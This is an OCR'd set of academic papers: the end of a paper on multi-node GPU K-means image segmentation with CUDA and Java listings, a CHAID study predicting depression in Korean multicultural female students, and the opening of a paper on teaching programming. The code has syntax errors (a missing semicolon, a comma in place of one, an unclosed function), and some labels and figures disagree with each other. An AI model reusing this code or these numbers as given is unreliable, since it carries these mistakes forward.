

Fig. 3. K-means workflow.

- **Data assignment:** Each worker agent performs this step on the received subsets of image data in collaboration with an SM of GPU. This step consists to calculating the distance between each points and centroids, and clusters the points using these distances. Each point data sets will be delegated to a processor in GPU:

Algorithm 1: Data assignment step (device code)

```
#include <math.h>
extern "C"
__global__ void dataAssignement(float * dataStream,
                                float * centroids,
                                float * dataStreamMembership)
{
  int v = 0;
  int t = threadIdx.x + blockIdx.x * blockDim.x;
  float dist = 0,
  float distMin = fabs(dataStream[t] - centroids[0]);
  dataStreamMembership[t] = 1;
  for(v = 1;v < 5;   v  ++)
   {
     dist = fabs(dataStream[t] - centroids[v]);
     if (dist <= distMin)
     {
       dataStreamMembership[t] = v+1
       distMin = dist;
     }
   }
}
```

- **Data rearrangement:** The main agent rearranges all data, and calculates sumIntensites $[i]$ and Cardinals$[i]$ where $i = 1\ldots c$, which will be used to calculates the new centroids:

Algorithm 2: Data rearrangement step (host code)

```
private static void dataRearrangement(float[] cardinal,
                                      float[] sumDistances,
                                      float[] sumIntensites,
                                      float[] dataStream,

float[] dataStreamMembership)
{
  for (int i = 0; i < cardinal.length; i++)
  {
   // reset counters
   sumIntensites [i]=0;
   cardinal[i]=0;
  }
  // calculate sumIntensites and calculate the number element
  // each cluster
  for (int i = 0; i < dataStreamMembership.length; i++)
  {
   sumIntensites[(int) dataStreamMembership[i]-
1]+=dataStream[i];
   cardinal[(int) dataStreamMembership[i] - 1]++;
  }
```

- **K-centroids recalculations:** This step is performed by the main agent sequentially if K is less than 100, or else the maim agent delegate it to a team leader in a computer container in order to be performed using GPUs in collaboration with an agent worker. The agent worker uses GPU to recalculate the new centroids of each cluster. Every thread block in the GPU is responsible for a new centroid:

In recapitulation, the data assignment, K-centroids recalculations are parallel performed on the SMs of GPUs. The main agent is responsible for centroids initialization, data rearrangement and controlling the iteration process.

Algorithm 3: K centroids recalculation step (device code)

```
# include < math.h >
extern "C"
__global__ void centroidsRecalculation(float * centroids,
                                       float * cardinal,
                                       float * sumIntensites)
{
  int t = threadIdx.x;
  centroids[t] = sumIntensites[t] / cardinal[t];
}
```

V. Experimental Results

In this section, we use a set of large sized images to compare the total processing time of these images using our proposed GPU-based K-means distributed on multiple computer nodes using Multi Agent System, with the total processing time of the same set of images using GPU-based k-means performed on GPUs on a single node.

All experiments were concluded on 4 nodes equipped with Intel Core i7-3610QM CPU 2.30GHz (8 CPUs), 8GB main memory and GeForce GTX 660M, 835 MHz engine clock speed, 2048 MB GDDR5 of device RAM, and 384 processors, organized into 3 streaming multiprocessors. Additionally, we use 4 external GPUs GeForce GTX 750Ti connected by PCIe using a PE4C V2.1 connectors. This environment was assembled and tested in our laboratory for testing purposes. The GTX 750Ti have 1020 MHz engine clock speed, 2048 MB GDDR5 of device RAM, and 640 processors, organized into 5 streaming multiprocessors. All GPUs used in this study use single-precision floating-point arithmetic.

The results were obtained using sets of large-sized images, All Euclidean distance calculations were done in single-precision. The performance of our K-means algorithm version depends on the actual data and task communication between agents across nodes. To observe the influence of data size on the total running time, large-sized images with thousands of intensity points were used as show in Table I below:

TABLE I. THE IMAGE DATA USED FOR THE TESTS

Image Id	Image points(px)	Image height	Image width
I_1	20006400	5120	3840
I_2	39052992	7216	5412
I_3	69120000	9600	7200
I_4	100000000	10000	10000
I_5	400000000	20000	20000

The test scenarios were carried out on the five large-sized images with three different hardware configurations. The first scenario was made using 2 compute Nodes with 4 GPUs. The second was made using 4 compute nodes with 6 GPUs, and third was made with 4 compute nodes with 8 GPUs.

The measurements taken were the total processing time, which includes data transfer. Total processing time of GPU-based K-means on single node is denoted by GKtt, and our distributed GPU-based K-means are denoted by DGKtt. The results obtained are presented in Table II. The initial class centers are chosen as: $(c_1, c_2, c_3, c_4, c_5, c_6, c_7, c_8, c_9, c_{10}) = (1, 25, 50, 75, 100, 125, 150, 175, 200, 254)$.

TABLE II. TOTAL RUNNING TIME OF THE LARGE SIZED IMAGES SEGMENTATION USING THREE DIFFERENT HARDWARE CONFIGURATIONS

Image Id	**Image points(px)**	**GKtt**	**DGKtt**		
			2 compute Nodes with 4 GPUs	**4 compute Nodes with 6 GPUs**	**4 compute Nodes with 8 GPUs**
I_1	20006400	14862,64	3125,04	1562,52	781,26
I_2	39052992	24609,62	5468,88	2878,36	1204,60
I_3	69120000	46871,94	9375,12	5208,40	2410,06
I_4	100000000	61351,96	13773,72	11478,10	3935,35
I_5	400000000	224129,03	54250,86	28553,08	18083,62

The speedup of our GPU-based K-means could reach from 4 to 5 of the CPU-based K-means in the first scenario and 8 to 9,5 in the second and 12 to 20 in the third scenario. This performance improvement benefits from the high parallel computing ability of the GPU using CUDA, the data rearrangement and the division of the problem to lightweight subproblem. In addition, in CUDA GPU, processors and CUDA Streams are all indistinctive, and not distinguished by pixel and vertex, so that they can run at the same time without any idle time.

VI. DISCUSSION

Using distributed computing based on agent combined with GPU computing show the advantages of easily encoding data and task communication among computer nodes. In addition, the agent communication language used (ACL) which follows the FIPA specifications make the communication transparent and make exchanges between computer nodes structured. Specifically, the use of the JADE platform or similar platform with Nvidia GPU in compute-intensive and data-intensive application such as K-means applied for image segmentation, allows using a high-level programming language like java to write Host code with JNI wrapper, and CUDA C/C++ for device code.

In our work we focus on how to solve the problem of segmentation of large-sized images using the combination of two powerful computing paradigms. Unlike [4, 5] who focused on the memory management and the communication of the thread blocks in single GPU, and in the case of data-intensive application it will be complicated to guarantee their effectiveness.

Despite of the great performance of [2], specifically for the massively image processing, it is possible to speed up the computer nodes with GPUs to have more computing power. Thus, to implements a K-means version with Hadoop and GPU, the programmer needs to understand the low-level communication routines and storage mechanism of Hadoop framework in order to be able to write scalable algorithm, which in this case will be a mixture between Hadoop and CUDA code.

Furthermore, the overhead of the data and task synchronization between agents across nodes is limited by the efficiency of the connected network where is deployed; as instance, using standard Local area network (LAN) with 54Mbits/s or 100Mbits/s, the latency can be quite high. This last can be reduced using a different physical medium for data communication as the Fiber Distributed Data Interface (FDDI), with 1Gbits/s; or the IEEE 802.3 gigabit Ethernet, with 10Gbits/s (e.g. 1000Base-LX or 1000Base-SX series); or the well-suited InfiniBand bus which was used in this research. There are many such studies to demonstrate communication latency and process synchronization; however, they are out of the scope of this research.

VII. CONCLUSION

This K-means version was implemented using the agent-based distributed computing and GPU computing to solves the problem of hardware limitations, specifically the number of elementary processors and storage capacity. Also, instead of using low-level libraries like MPI or OpenMP which can be error-prone in some complex cases such as massively image processing, we used programming paradigm based on agent with JADE framework to overcome difficulty of the communication and synchronization between nodes in the distributed system and this being based on the FIPA specifications.

Our implementation of K-means allowed us to confirm the possibility of using this type of model based on two HPC paradigms (Distributed and GPU computing) to solve problems of hardware limitations and opening the possibility of designing more scalable HPC models.

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Chi-Square Automatic Interaction Detection Modeling for Predicting Depression in Multicultural Female Students

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***Abstract*—This study developed a depression prediction model for female students from multicultural families by using a decision tree model based on Chi-squared automatic interaction detection (CHAID) algorithm. Subjects of the study were 9,024 female students between 12 and 15 years old among the children of surveyed marriage immigrants. Outcome variables were classified as presence of depression. Explanatory variables included sex, residing area, experience of career counseling, experience of social discrimination, experience of Korean language education, experience of using a multicultural family support center, Korean reading, Korean speaking, Korean writing, Korean listening, Korean society adjustment education experience, needs of Korean society adjustment education, needs of Korean language education, and rejoined entry. In the CHAID algorithm analysis, female students from multicultural families who experienced social discrimination within the past one year and had ordinary Korean speaking skill posed the highest risk of depression. It is necessary to pay social level interests to the mental health of adolescents from multicultural families for achieving successful social integration based on the results of this study.**

***Keywords*—CHAID; data mining; multicultural family; risk factors; depression**

I. Introduction

The number of children from multicultural families is rapidly increasing in South Korea due to the increase of international marriage. The number of children from multicultural families was 100,000 in 2010, doubled in 2014, and is expected to exceed 300,000 in 2020 [1], [2]. Particularly, the low birth-rate has become lower than the population replacement rate, 2.1 children per female, so the proportion of students from multicultural families will increase steadily [1].

Nevertheless, the policies for multicultural families in South Korea mainly focus on employment or welfare and there are not enough studies about the health of multicultural families [3], [4]. Moreover, the previous studies on adolescents from multicultural families mainly aimed at their academic performance and school adjustment and only a few studies evaluated the emotional characteristics of them, including depression [5].

Adolescents from multicultural families have a high probability to experience negative emotions due to social prejudice and discrimination [5]. A previous epidemiological survey showed that adolescents growing in low socioeconomic status (e.g., household income) had higher possibility to experience depression [6]. Considering that the proportion of multicultural families is higher in the rural area than in the urban area and only 9.7% of household had an income higher than 30 million KRW in the rural area, it is anticipated that adolescents from multicultural families are more likely to be exposed to negative emotions [7]. Byeon [8] reported that approximately 15% of adolescents (age between 19 and 23) from multicultural families experienced social discrimination. Moreover, Tienda, and Haskins [9] also stated that children from internal marriage families, who were born in South Korea as well as immigrated after birth, had a hard time to adapt to the society due to the social characteristics (e.g., multicultural family) and rapid changes during the adolescent period. As shown, adolescents from multicultural families are very likely to have factors associated with emotional aspects so they are more vulnerable to depression than the other adolescents. However, the previous studies on the emotional aspect of adolescents from multicultural families mainly used methods comparing the characteristics of adolescents from multicultural families and those from ordinary families in order to identify the individual risk factors [10]. Additionally, the previous studies on multicultural families focused on welfare so statistics on health and healthcare status are lacking.

Emotional problems are induced by multi-dimensional factors such as environment, social support, and stress. Therefore, it is necessary to conduct a multiple risk factor analysis in order to accurately identify the characteristics of depression. Recently, data mining techniques (e.g., artificial neural network and decision tree) are frequently used to establish a prediction model for multiple risk factors [11], [12].

This study developed a depression prediction model for female students from multicultural families by using a decision tree model based on Chi-squared automatic interaction detection (CHAID) algorithm. The study is composed as follows. Section 2 explains the study subjects and CHAID algorithm. Section 3 discusses the results and the power of the developed CHAID based prediction model. Section 4 presents conclusions and future study directions.

II. Methods

A. Study Participants

This study used the raw data of 2012 Nationwide Multicultural Family Status Survey, which was conducted for multicultural families living in South Korea by Ministry of Health, Welfare, and Family Affairs, Ministry of Justice, and Ministry of Gender Equality. Multicultural Family Status Survey was carried out to understand the living conditions and the welfare needs of multicultural families in order to develop customized policies for multicultural families [2]. The items of this nationwide survey were composed of general characteristics, economic level, employment, health and health care, and marriage. Multicultural Family Status Survey was conducted between July 20 and Oct 31, 2012. The subject of the survey was 154,333 people, all married immigrants at the time of survey according to the alien resident status and the basic multicultural family status data of Ministry of Public Administration and Security. The selection criteria of multicultural families are based on Multicultural Family Law, as follows. First, it targeted families composed of an immigrant(s) and a Korean citizen(s). Second, it was defined as a family composed of a foreigner(s) who acquired Korean citizenship through report or naturalization and Korean(s) who acquired nationality by birth, report, and naturalization. This study targeted 9,024 female students between 12 and 15 years old among the children of surveyed marriage immigrants.

B. Measurements

Outcome variables were classified as presence of depression (yes or no). Explanatory variables included residing area (rural or urban), experience of career counseling (yes or no), experience of social discrimination (yes or no), experience of Korean language education (yes or no), experience of using a multicultural family support center (yes or no), Korean reading (good, intermediate, and poor), Korean speaking (good, intermediate, and poor), Korean writing (good, intermediate, and poor), Korean listening (good, intermediate, and poor), Korean society adjustment education experience (yes or no), needs of Korean society adjustment education (necessary, average, and not necessary), needs of Korean language education (necessary, average, and not necessary), and rejoined entry (come to Korea after living in a foreign country or born and grown up in Korea).

III. Statistical Analysis

A. Exploring Predictors

General characteristics were presented with mean and percentage by using descriptive statistics. The difference between groups due to the depression was analyzed by Chi-square test.

B. Chi-Squared Automatic Interaction Detection

CHAID is an algorithm that performs the multiway split* by using Chi-square or F-test [13]. CHAID algorithm uses Pearson’s Chi-square when a target variable is categorical and uses likelihood ratio Chi-square statistic as a separation reference when a target variable is continuous [14]. Chi-square is calculated from the r × c partition table composed of observations (*fij*). The function of Pearson’s Chi-square statistic is shown as (1).

$$x^2 \sum_{l,j} \frac{(f_{ij} - e_{ij})^2}{e_{ij}} \quad (1)$$

The function of likelihood ratio Chi-square statistic is shown as (2).

$$x^2 = 2\sum_{l,j} f_{i,j} \times \log_e\left(\frac{f_{ij}}{e_{ij}}\right) \quad (2)$$

The Chi-square statistic, very smaller than the degree of freedom, implies that the distributions of the target variables for each category of the predictor variable are the same. Therefore, it can be concluded that the predictor variable does not affect the classification of target variables. The magnitude of the chi-square statistic for the degree of freedom can be expressed as a p-value. When the chi-square statistic is smaller than the degree of freedom, the value of p increases. As a result, using Chi-square statistic as a separation reference means that the child node is formed by the predictor variable with the smallest p value and the optimum separation.

This study treated all explanatory variables including outcome variables as categorical variables in order to minimize the convenience of CHAID algorithm as much as possible [15]. In the model of this study, the separation and merge criterion of the decision rule for CHAID algorithm was set as 0.05 and the numbers of parent nodes, child nodes, and branch were limited to 250, 150, and 4, respectively [16]. The validity of the model was assessed by using a 10-fold cross-validity test and the degrees of model’s risk were compared [17].

IV. Results

A. General Characteristics of Participants

Among the total of 9,024 female students subjects, 2,627 subjects (29.1%) experienced depression during the past year (Table I). The results of chi-square test showed that there were significant ($p<0.05$) differences in rejoined entry, Korean speaking level, Korean listening level, Korean reading level, Korean writing level, career and consulting education experience, and social discrimination between subjects with depression experience and those without depression experience. Depression experience rate was high for female students who entered South Korea through rejoined entry (32.6%), could speak Korean at an intermediate level (42.6%), could listen Korean at a poor level (38.9%), could read Korea at an intermediate level (37.6%), could write Korean at poor level (40.4%), had experienced in Korean education (42.9%), experienced career counseling, and experienced social discrimination (53.0%).

TABLE I. CHARACTERISTICS OF SUBJECTS BASED ON EXPERIENCE OF DEPRESSION, N (%)

Variables	Depression		p
	No (n=6,397)	Yes (n=2,627)	
Residing area			0.436
Urban	4,294 (71.1)	1,742 (28.9)	
Rural	2,102 (70.3)	886 (29.7)	
Rejoined entry			0.003
Come to Korea after living in a foreign country	882 (67.4)	427 (32.6)	
Born and grown up in Korea	5,514 (71.5)	2,200 (28.5)	
Korean speaking			<0.001
Good	6,009 (71.7)	2,375 (28.3)	
Intermediate	265 (57.4)	197 (42.6)	
Poor	123 (69.1)	55 (30.9)	
Korean listening			0.002
Good	6,062 (71.3)	2,440 (28.7)	
Intermediate	279 (64.7)	152 (35.3)	
Poor	55 (61.1)	35 (38.9)	
Korean reading			<0.001
Good	5,999 (71.4)	2,401 (28.6)	
Intermediate	335 (62.4)	202 (37.6)	
Poor	63 (72.4)	24 (27.6)	
Korean writing			<0.001
Good	5,898 (71.6)	2,335 (28.4)	
Intermediate	405 (64.0)	228 (36.0)	
Poor	93 (59.6)	63 (40.4)	
Experience of using a multicultural family support center			0.135
Do not even know that such education exists	2,553 (72.0)	992 (28.0)	
Know the education but never used it before	2,713 (70.4)	1,140 (29.6)	
Not only know the education but also have used it before	1,131 (69.6)	495 (30.4)	
Experience of Korean language education			<0.001
No	6,106 (71.7)	2,408 (28.3)	
Yes	291 (57.1)	219 (42.9)	
Needs of Korean language education			
Necessary	754 (11.8)	420 (16.0)	
Average	965 (15.1)	430 (16.4)	
Not necessary	4,678 (73.1)	1,777 (67.6)	
Needs of Korean society adjustment education			0.053
Necessary	363 (67.2)	177 (32.8)	
Not necessary	6,033 (71.1)	2,450 (28.9)	
Experience of career counseling			<0.001
No	5,737 (73.0)	2,119 (27.0)	
Yes	660 (56.5)	508 (43.5)	
Experience of social discrimination			<0.001
No	5,885 (74.2)	2,049 (25.8)	
Yes	512 (47.0)	578 (53.0)	

TABLE II. GAINS CHART OF PREDICTOR VARIABLE BY CHAID ALGORITHM

Node no	Node n (%)[1]	Gain n (%)[2]	Response %[3]	Gain Index %[4]	Characteristics
7	91 (1.0)	91 (3.5)	100	343.9	Experience of social discrimination=yes; Korean speaking= Intermediate
14	116 (1.3)	83 (3.2)	71.6	246.0	Experience of social discrimination=no; Experience of career counseling=yes; Needs of Korean society adjustment education=yes
9	313 (3.5)	193 (7.3)	61.7	212.0	Experience of social discrimination=no; Experience of career counseling=no; Needs of Korean society adjustment education=yes (average)
15	567 (6.3)	324 (12.3)	57.1	196.5	Experience of social discrimination=yes; Korean speaking= Good or Poor; Needs of Korean language education= Not necessary
12	56 (0.6)	28 (1.1)	50.0	171.9	Experience of social discrimination=no; Korean speaking= Poor; Needs of Korean society adjustment education=no
16	172 (1.9)	81 (3.1)	47.1	161.9	Experience of social discrimination=yes; Korean speaking= good or poor; Needs of Korean language education= Necessary
13	881 (9.8)	308 (11.7)	35.0	120.2	Experience of social discrimination=no; Experience of career counseling=no; Needs of Korean society adjustment education=yes
17	258 (2.9)	81 (3.1)	31.4	108.0	Experience of social discrimination=yes; Korean speaking= good or poor; Needs of Korean language education= Average
8	1,378 (15.3)	343 (13.1)	24.9	85.6	Experience of social discrimination=no; Experience of career counseling=yes; Needs of Korean society adjustment education=yes (average)

10	5,082 (56.3)	1,088 (41.4)	21.4	73.6	Experience of social discrimination=no; Needs of Korean society adjustment education=no Korean speaking= good
11	116 (1.3)	6 (0.2)	5.2	17.8	Experience of social discrimination=no; Needs of Korean society adjustment education=no Korean speaking= intermediate

[1] Node n(%); node number, % to 9,024

[2] Gain n(%); gain number, % to 2,627

[3] Response (%): The fraction of the depression in subjects

[4] Gain index (%):=343.9 in total 10 node

B. Results of Prediction Model of Female Students from Multicultural Families based on CART Algorithm

The depression prediction model of female students from multicultural families based on CART algorithm is shown in Fig. 1. The established depression prediction model revealed that the experience of social discrimination, Korean society adjustment education requirement, Korean speaking level, career consulting experience, and Korean education needs were important predictor variables in the order of magnitude.

Table II presents the profit chart of the depression prediction model of female students from multicultural families. Among 11 paths, 4 paths were confirmed to predict depression effectively. The first path was "female students from multicultural families who experienced social discrimination within the past one year and had ordinary Korean speaking skill". The profit index was 343.0%. The second path was "female students from multicultural families who did not experience of social discrimination with the past one year, had career consulting experience, and needed to Korean society adjustment education". The profit index of this path was 246.0%. The third path was "female students from multicultural families who did not experience of social discrimination with the past one year and have career consulting experience and expressed average needs for Korean society adjustment education". The profit index of this path was 212.0%. The fourth path was "female students from multicultural families who experience of social discrimination with the past one year and considered Korean language education was unnecessary even though their Korean speaking level was good or poor". The profit index of this path was 196.5%.

The results of the 10-fold cross validity test showed that the predictive accuracy of the model was 74.2%, the risk index of the cross classification model was 0.258, misclassification orate was 25.8%, and standard error was 0.005, which agreed with risk index of 0.259, misclassification rate of 25.9%, and standard error of 0.005 of the predictive model Fig. 2.



Fig. 1. Prediction model for experience of depression symptoms in children in multi-cultural families.



Fig. 2. The results of the validity test.

V. Conclusion

It will be necessary to identify the difficulties experienced by children from multicultural families and provide a systematic program aiding their social adjustment for successful social integration.

This study developed a depression prediction model for children from multicultural families by using CHAID algorithm and found that the experience of social discrimination is the most critical factor affecting depression. Although it is hard to compare the results of this study directly, the previous studies evaluating the relationship between social discrimination and mental health reported that the economic discrimination and the discrimination against a specific group (e.g., the elderly group) were significant predictor variables negatively influencing mental health [18]. Therefore, it is necessary to establish a legal system and pay social level interests to overcome the discrimination and prejudice against adolescents from multicultural families based on the results of this study.

Another finding of this study was that “female students from multicultural families who experienced social discrimination within the past one year and had ordinary Korean speaking skill” posed the highest risk of depression. It has been repeatedly reported that children from multicultural families had lower language level than those from ordinary families in the language development [19]. It was also reported that the difference in the language development between those from multicultural families and those from ordinary families disappeared as they became older [20]. However, it is known that children from multicultural families still experienced difficulties in learning Korean even after adolescence. Since the immaturity in Korean during the adolescence period has a decisive influence not only on academic achievement but also on social adjustment [21], continuous Korean language education for adolescents from multicultural families is necessary to form successful social integration and prevent mental illness.

It is necessary to pay social level interests to the mental health of adolescents from multicultural families for achieving successful social integration based on the results of this study.

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Teaching Programming to Students in other Fields

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***Abstract*—It is a fact that programming is difficult to learn. On the other hand, programming skills are essential for each program in the field of computing and must be covered in the curriculum, regardless of the profile. Our experience in the last 3-4 years shows a noticeable downward trend in students' results in computer science and similar programs. In this article, we comment on the reasons that have led to such a decline and we are looking for solutions by experimenting with motivated students from other areas of knowledge and comparing their progress in mastering basic concepts and mechanisms of programming with that of computer specialists.**

Keywords—Programming curricula; objects-first; teaching programming; object-oriented; education; programming; problem solving skills; politology

I. Introduction

As a result of the modified admission model, there is already a significant number of students in the undergraduate programs at the Faculty of Mathematics and Informatics (FMI) at our university who do not have a good basis for studying the abstract matter of programming and the results shown are noticeably weaker than those of 5 or 6 years ago. Admission is now possible without a pre-selection through a math or informatics competition to ensure an acceptable level of problem solving skills and mathematical background. The courses thus formed are no longer a homogeneous group, and the differences in the level of knowledge and skills acquired and the potentialities, motivations and expectations of individual students are great. This challenge for teachers requires consideration and changes in the teaching methodology.

